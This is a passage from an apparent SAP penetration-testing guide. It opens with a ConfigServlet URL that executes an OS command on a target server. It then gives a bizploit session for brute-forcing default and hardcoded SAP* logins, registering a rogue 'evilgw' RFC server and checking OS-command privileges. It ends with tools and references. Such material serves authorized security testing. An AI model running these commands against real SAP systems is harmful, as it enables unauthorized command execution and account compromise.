http://example.com:50000/ctc/servlet/com.sap.ctc.util.ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=uname -a
- Before running the
startcommand on the bizploit script at the Discovery phase, you can also add the following for performing vulnerability assessment:[2][7]
bizploit> plugins
bizploit/plugins> vulnassess all
bizploit/plugins> vulnassess config bruteLogin
bizploit/plugins/vulnassess/config:bruteLogin> set type defaultUsers
bizploit/plugins/vulnassess/config:bruteLogin> set tryHardcodedSAPStar True
bizploit/plugins/vulnassess/config:bruteLogin> set tryUserAsPwd True
bizploit/plugins/vulnassess/config:bruteLogin> back
bizploit/plugins> vulnassess config registerExtServer
bizploit/plugins/vulnassess/config:registerExtServer> set tpname evilgw
bizploit/plugins/vulnassess/config:registerExtServer> back
bizploit/plugins> vulnassess config checkRFCPrivs
bizploit/plugins/vulnassess/config:checkRFCPrivs> set checkExtOSCommands True
bizploit/plugins/vulnassess/config:checkRFCPrivs> back
bizploit/plugins> vulnassess config icmAdmin
bizploit/plugins/vulnassess/config:icmAdmin> set adminURL /sap/admin
bizploit/plugins/vulnassess/config:icmAdmin> back
bizploit/plugins> start
bizploit/plugins> back
bizploit> start
Other Useful Tools for Testing
- PowerSAP - PowerShell tool for assessing SAP security
- Burp Suite - a must have for directory fuzzing and web security assessments
- pysap - actively maintained Python library to craft SAP NI, Router, Diag, RFC, SNC, HDB and related packets; useful for custom protocol work and SAProuter pivoting
- SAPPV - lightweight validator for exported
RSPFPARXML parameter dumps - ERPScan / gelim nmap-erpscan scripts - extra Nmap probes and NSE scripts for SAP / ERP discovery
References
- [1] SAP Penetration Testing Using Metasploit
- [2] SAP-Stuff - a script to semi-automate Bizploit
- [3] SAP NetWeaver ABAP security configuration part 3: Default passwords for access to the application
- [4] List of ABAP-transaction codes related to SAP security
- [5] Breaking SAP Portal
- [6] Top 10 most interesting SAP vulnerabilities and attacks
- [7] Assessing the security of SAP ecosystems with bizploit: Discovery
- [8] Pentesting SAP applications: An introduction
- [9] mySapAdventures - a methodology on testing/hacking SAP applications
- [10] SAP Remote Function Call (RFC) Vulnerabilities in 2023
- [11] The Risks of SAP RFC Callbacks and How to Avoid Them
- [12] SAP password storage internals (SecStore / UME)